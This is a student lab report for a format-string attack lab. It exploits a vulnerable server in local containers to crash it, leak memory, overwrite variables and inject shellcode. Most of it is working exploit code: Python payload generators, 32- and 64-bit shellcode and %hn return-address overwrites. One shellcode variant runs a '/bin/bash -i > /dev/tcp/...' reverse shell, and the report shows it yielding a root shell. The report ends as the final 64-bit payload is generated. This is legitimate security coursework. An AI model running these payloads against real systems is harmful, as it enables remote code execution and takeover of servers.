CSE 443 Assignment 3
Lab 3b Format String Attack Lab

Environment Setup

First, I disable the Address Space Randomization using the following command:

```
[02/22/22]seed@VM:~/Labsetup_3b$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Then I compile the code in the server-code folder:

```
[02/22/22]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
   44 |     printf(msg);
      |     ^~~~~~
[02/22/22]seed@VM:~/.../server-code$ make install
```

After that, I build the containers in the Labsetup folder by ‘dcbuild’:

```
Successfully built c9d260c7f3fe
Successfully tagged seed-image-fmt-server-1:latest

Successfully built 66b74fca66a2
Successfully tagged seed-image-fmt-server-2:latest
```

Now we have successfully built two containers, fmt-server-1(server-10.9.0.5) and fmt-server-2(server-10.9.0.6).

Task 1: Crashing the Program

For this task, we will use the server running on 10.9.0.5, which runs a 32-bit program with a format-string vulnerability. First, send a benign message to this server.

```
[02/23/22]seed@VM:~/Labsetup_3b$ echo hello | nc 10.9.0.5 9090
^C
```

Then I get the following printouts on the container’s console:

```
[02/23/22]seed@VM:~/Labsetup_3b$ dcup
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd750
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd678
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

After that, I will construct a payload in a file and send it to the server to exploit the format-string vulnerability. We can check whether the format program has crashed or not by looking at the container's printout.

We run the build_string.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 build_string.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

Then I check the container's console to see if the program has crashed:

```
[02/23/22]seed@VM:~/Labsetup_3b$ dcup
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd7d0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd6f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

If myprintf() returns, it will print out "Returned properly" and a few smiley faces. I don't see them so that the format program has probably crashed.

Task 2: Printing Out the Server Program's Memory

Task 2.A: Stack Data

I modify task2.py generate strings so that 4 bytes of the form 0xbfffeeee and 500 of "%x|" format could be saved in badfile2A. The program is shown below:

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0xbfffeeee
content[0:4]  =  (number).to_bytes(4,byteorder='little')


# This line shows how to construct a string s with
s = "%x|"*500

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile2', 'wb') as f:
  f.write(content)
```

We run the task2.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 task2.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile2 | nc 10.9.0.5 9090
```

Then I see the printouts on the container's console:

```
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd368
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | ????11223344|1000|8049db5|80e5320|80e61c0|ffffd440|ffffd368|80e62d4|
80e5000|ffffd408|8049f7e|ffffd440|0|64|8049f47|80e5320|5dc|5dc|ffffd440|ffffd440|80e97
20|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|ae25cd00|80e5000|80e5000|ffffda28
|8049eff|ffffd440|5dc|5dc|80e5320|0|0|0|ffffdaf4|0|0|0|5dc|bfffeeee|257c7825|78257c78|
7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c782
57c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|2
57c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c78
25|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78
257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c7
```

After that, I copy 'bfffeee|' and the string printed according to %x in printouts to a file count.txt.

build_string.py | task1.py | task2.py | *count.txt

```
11223344|1000|8049db5|80e5320|80e61c0|ffffd340|ffffd268|80e62d4|80e5000|ffffd308|-
8049f7e|ffffd340|0|64|8049f47|80e5320|5dc|5dc|ffffd340|ffffd340|80e9720|0|0|0|0|0|0|
0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|e1829000|80e5000|80e5000|ffffd928|8049eff|-
ffffd340|5dc|5dc|80e5320|0|0|0|ffffd9f4|0|0|0|5dc|bfffeeee|
```

The number of %x format specifiers could be counted by grep commands.

```
[02/23/22]seed@VM:~/.../attack-code$ grep -o "|" count.txt | wc -l
64
```

The number of '|' is 64, which means it takes 64 %x format specifiers to make the server program print out the first 4-bytes of the input (0xbfffeeee).

Task 2.B: Heap Data

We can find the address of this string from the server printouts.

```
[02/23/22]seed@VM:~/Labsetup_3b$ dcup
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd100
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
```

Then change the number to the secret message's address, we get task2b.py:

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080b4008
content[0:4]  =  (number).to_bytes(4,byteorder='little')


# This line shows how to construct a string s with
s = "%x"*63+"\nsecret message:%s"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile2b', 'wb') as f:
  f.write(content)
```

Then run the task2b.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 task2b.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile2b | nc 10.9.0.5 9090
```

In the container's console:

```
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd188
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 1122334410008049db580e532080e61c0ffffd260ffffd18880e62d480e5000ffffd2
288049f7effffd2600648049f4780e53205dc5dcffffd260ffffd26080e97200000000000000000000000000
00a034c90080e500080e5000ffffd8488049effffffd2605dc5dc80e5320000ffffd9140005dc
server-10.9.0.5 | secret message:A secret message
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

From the above picture, the secret message is 'A secret message'.

Task 3: Modifying the Server Program's Memory

Task 3.A: Change the value to a different value

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd260
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
```

The target variable's address in 0x080e5068.

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')


# This line shows how to construct a string s with
s = "%x"*63+"%n\n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile3a', 'wb') as f:
  f.write(content)
```

Then run the task3a.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 task3a.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile3a | nc 10.9.0.5 9090
```

In the container's console:

```
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h1122334410008049db580e532080e61c0ffffd100ffffd02880e62d480e5000ffff
d0c88049f7effffd1000648049f4780e53205dc5dcffffd100ffffd10080e97200000000000000000000000
0000f0b2d70080e500080e5000ffffd6e88049effffffd1005dc5dc80e5320000ffffd7b40005dc
server-10.9.0.5 | The target variable's value (after):  0x000000ec
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

We find that the target variable's value has changed to 0x000000ec.

Task 3.B: Change the value to 0x5000

0x5000=20480=4+62*325+326, so that we could create a string which consists of 0x080e5068 4-byte format, 62 of "%.325x",1 of "%.326x", "%n" and "\n" in task3b.py.

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068
content[0:4]  =  (number).to_bytes(4,byteorder='little')


# This line shows how to construct a string s with
s = "%.325x"*62+"%.326x"+"%n\n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

# Write the content to badfile
with open('badfile3b', 'wb') as f:
  f.write(content)
```

Then run the task3b.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 task3b.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile3b | nc 10.9.0.5 9090
```

In the container's console:

```
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000005dc
server-10.9.0.5 | The target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

We find that the target variable's value has changed to **0x5000**.


Task 3.C: Change the value to 0xAABBCCDD

The basic idea is to use %hn or %hhn, instead of %n, so we can modify a two-byte (or one-byte) memory space, instead of four bytes. The target variable is from the address of the highest two bytes (0x080e506a) to the address of the lowest two bytes (0x080e5068). The constructed strings starts with the number 0x080e506a + "@@@@" + the number 0x080e5068.

0xAABB=43707=12+693*62+729, 0xCCDD-0xAABB=8738.

So that we could create a string which consists of 0x080e506, "@@@@", 62 of "%.693x",1 of "%.729x", "%hn", "%n" and "\n" in task3c.py.

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e506a
content[0:4]  =  (number).to_bytes(4,byteorder='little')

content[4:8]  =  ("@@@@").encode('latin-1')

number  = 0x080e5068
content[8:12]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to construct a string s with
s="%.693x"*62+"%.729x"+"%hn"+"%.8738x"+"%hn\n"


# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to badfile
with open('badfile3c', 'wb') as f:
  f.write(content)
```



Then run the task3c.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 task3c.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile3c | nc 10.9.0.5 9090
```

In the container's console:

```
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000040404040
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

We find that the target variable's value has changed to **0xAABBCCDD**.

Task 4: Inject Malicious Code into the Server Program

- Question 1: What are the memory addresses at the locations marked by ❷ and ❸?

❷: The address where the return address of myprintf() is stored.

❸: The starting address of the user input.

• Question 2: How many %x format specifiers do we need to move the format string argument pointer to ❸? Remember, the argument pointer starts from the location above ❶.

According to task2a, we need 63 of %x format specifiers to move the format string argument pointer to ❸.

Before attack, we need to get the buf_addr and ebp_addr. Since when a new container is start, its ebp and buf addresses will change.

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd350
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd278
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Fill the highlight 'The input buffer's address' and 'Frame Pointer (inside myprintf)' to buf_addr and ebp_addr seperately in task4.py

```
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
```

```
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = 1500 - len(shellcode)    # place shellcode at the end of buf
content[start:start + len(shellcode)] = shellcode


################################################################
buf_addr = 0xffffd350   #The input buffer's address
ebp_addr = 0xffffd278   #Frame Pointer (inside myprintf)

shell_code_addr = buf_addr + 1500 - len(shellcode) #shellcode address
ret_addr = ebp_addr + 0x4 # address storing the return address of
myprintf()

# modify the ret_addr to shell_code_addr
high = (shell_code_addr&0xffff0000)>>16 # the highest two bytes of
shell_code_addr
low = shell_code_addr&0x0000ffff # the lowest two bytes of
shell_code_addr

# First change the lower two bytes of return address
addr1 = ret_addr
small = low
addr2 = ret_addr + 0x2
large = high
if high < low :
    addr1 = ret_addr+0x2
    small = high
    addr2 = ret_addr
    large = low


content[0:4]  =  (addr1).to_bytes(4,byteorder = 'little')
```

```
content[4:8]  =  ("@@@@").encode('latin-1')
content[8:12]  =  (addr2).to_bytes(4,byteorder = 'little')

# need 63 of %x format specifiers to move the format string argument
pointer to buf_addr

num1 = small - 12 - 62*8

num2 = large - small

#constructed string
s = "%.8x"*62 + "%." + str(num1) + "x" + "%hn" + "%." + str(num2) + "x"
+ "%hn"
fmt  = (s).encode('latin-1')
content[12:12 + len(fmt)] = fmt

###################################################################

# Save the format string to file
with open('badfile4', 'wb') as f:
  f.write(content)
```

Then run the task4.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 task4.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile4 | nc 10.9.0.5 9090
```

In the container's console:

```
00000000000040404040������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������
)[1@@C  @C
                                                                    @CG@
[H@K
@KP@CT@KH1@1@@5 | @KL@K
             @@@@@/bin/bash*-c*/bin/ls -l; echo '===== Success! ======'
    *AAAABBBBCCCCDDDDThe target variable's value (after):  0x11223344
server-10.9.0.5 | total 768
server-10.9.0.5 | -rw------- 1 root root 319488 Feb 23 21:33 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Feb 23 03:21 format
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Feb 23 03:21 server
server-10.9.0.5 | ===== Success! ======
```

As you can see, the server executes the command preset in the shellcode.

Getting a Reverse Shell.

We use ifconfig -a to see the IP address of the attacker server.

```
[02/23/22]seed@VM:~/.../attack-code$ ifconfig -a
br-314dfffd575a: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:fbff:fec4:ddd1  prefixlen 64  scopeid 0x20<link
        ether 02:42:fb:c4:dd:d1  txqueuelen 0  (Ethernet)
        RX packets 152  bytes 7024 (7.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 260  bytes 60184 (60.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Then we modify the line 12 of shellcode_32 in task4.py:

```
1  #!/usr/bin/python3
2  import sys
3
4  # 32-bit Generic Shellcode
5  shellcode_32 = (
6      "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7      "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8      "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9      "/bin/bash*"
10     "-c*"
11     # The * in this line serves as the position marker          *
12     "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
13     "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
14     "BBBB"   # Placeholder for argv[1] --> "-c"
15     "CCCC"   # Placeholder for argv[2] --> the command string
16     "DDDD"   # Placeholder for argv[3] --> NULL
17 ).encode('latin-1')
```

Use ‘nc -nv -l 9090’ to monitor port 9090 in the attack-code folder:

```
[02/23/22]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Then run the modified task4.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ rm badfile4
[02/23/22]seed@VM:~/.../attack-code$ python3 task4.py
[02/23/22]seed@VM:~/.../attack-code$ cat badfile4 | nc 10.9.0.5 9090
```

In the container’s console:

```
~~~
```

Then we check the monitor window of the attacker side:

```
[02/23/22]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 39788
root@03c7b88ba7fa:/fmt# whoami
whoami
root
root@03c7b88ba7fa:/fmt#
```

We can get the shell for server-10.9.0.5 and we also gain the root privileges.

Task 5: Attacking the 64-bit Server Program

In this task, we switch to a 64-bit server program, where our new target is server-10.9.0.6. First, we send a hello message to this server.

```
[02/23/22]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
```

Then I get the following printouts on the container's console:

```
[02/23/22]seed@VM:~/Labsetup_3b$ dcup
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe200
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe140
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Follow the task2a:

```
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 1500 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe0f0
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | ????555592a0|0|0|0|39|0|ffffe1b0|0|ffffe0f0|ffffe180|55555383|
5dc|ffffe1b0|0|0|0|0|0|0|0|0|0|0|0|700df600|ffffe7a0|5555531b|ffffe898|0|0|0
|bfffeeee|78257c78|257c7825|7c78257c|78257c78|257c7825|7c78257c|78257c78|257c782
```

After that, I copy 'bfffeee|' and the string printed according to %x in printouts to a file count.txt.

build_string.py | count.txt | task3b.py | task3c.py | task4.py | task2.py

```
1 555592a0|0|0|0|39|0|ffffe1b0|0|ffffe0f0|ffffe180|55555383|5dc|ffffe1b0|0|0|0|0|0|0|-
  0|0|0|0|0|0|700df600|ffffe7a0|5555531b|ffffe898|0|0|0|bfffeeee|
```

```
[02/23/22]seed@VM:~/.../attack-code$ grep -o "|" count.txt | wc -l
34
```

We find that we need 33 of %x format specifiers to move the format string argument pointer to printf().

```
[02/23/22]seed@VM:~/Labsetup_3b$ dcup
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffdfb0
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffdef0
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Get the buf_addr and ebp_addr from the highlight address and fill these numbers in task5.py.

```
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
```

```
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
    "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
    "CCCCCCCC"   # Placeholder for argv[2] --> the command string
    "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
start = 1500-len(shellcode)               # place shellcode at the end
of buf
content[start:start + len(shellcode)] = shellcode
#################################################################
buf_addr = 0x00007fffffffdfb0   #The input buffer's address
ebp_addr = 0x00007fffffffdef0   #Frame Pointer (inside myprintf)

shell_code_addr = buf_addr + 1500 - len(shellcode) #shellcode address
print('%#x'%shell_code_addr)
ret_addr = ebp_addr + 0x8 # address storing the return address of
myprintf()

# modify the ret_addr to shell_code_addr

a1 = shell_code_addr & 0x000000000000ffff #shell_code_addr:0-16
a2 = (shell_code_addr & 0x00000000ffff0000) >> 16 #shell_code_addr:16-
32
a3 = (shell_code_addr & 0x0000ffff00000000) >> 32 #shell_code_addr:32-
48


list=[a1,a2,a3]
list.sort()


d={a1:ret_addr,a2:ret_addr+0x2,a3:ret_addr+0x4}

num1 = list[0]
num2 = list[1] - list[0]
num3 = list[2] - list[1]
```

```
#constructed string
s = "%." + str(num1) + "x" + "%42$hn" + "%." + str(num2) + "x" +
"%43$hn" + "%." + str(num3) + "x" + "%44$hn"
fmt  = (s).encode('latin-1')
content[0:0 + len(fmt)] = fmt


content[64:72] = (d[list[0]]).to_bytes(8,byteorder = 'little')
content[72:80] = (d[list[1]]).to_bytes(8,byteorder = 'little')
content[80:88] = (d[list[2]]).to_bytes(8,byteorder = 'little')

###############################################################

# Save the format string to file
with open('badfile5', 'wb') as f:
  f.write(content)
```

Before launch the attack, we use 'nc -nv -l 9090' to monitor port 9090 in the attack-code folder:

```
[02/23/22]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Then run the modified task4.py in the attack-code folder and send the constructed payload to the server.

```
[02/23/22]seed@VM:~/.../attack-code$ python3 task5.py
0x7fffffffe4e7
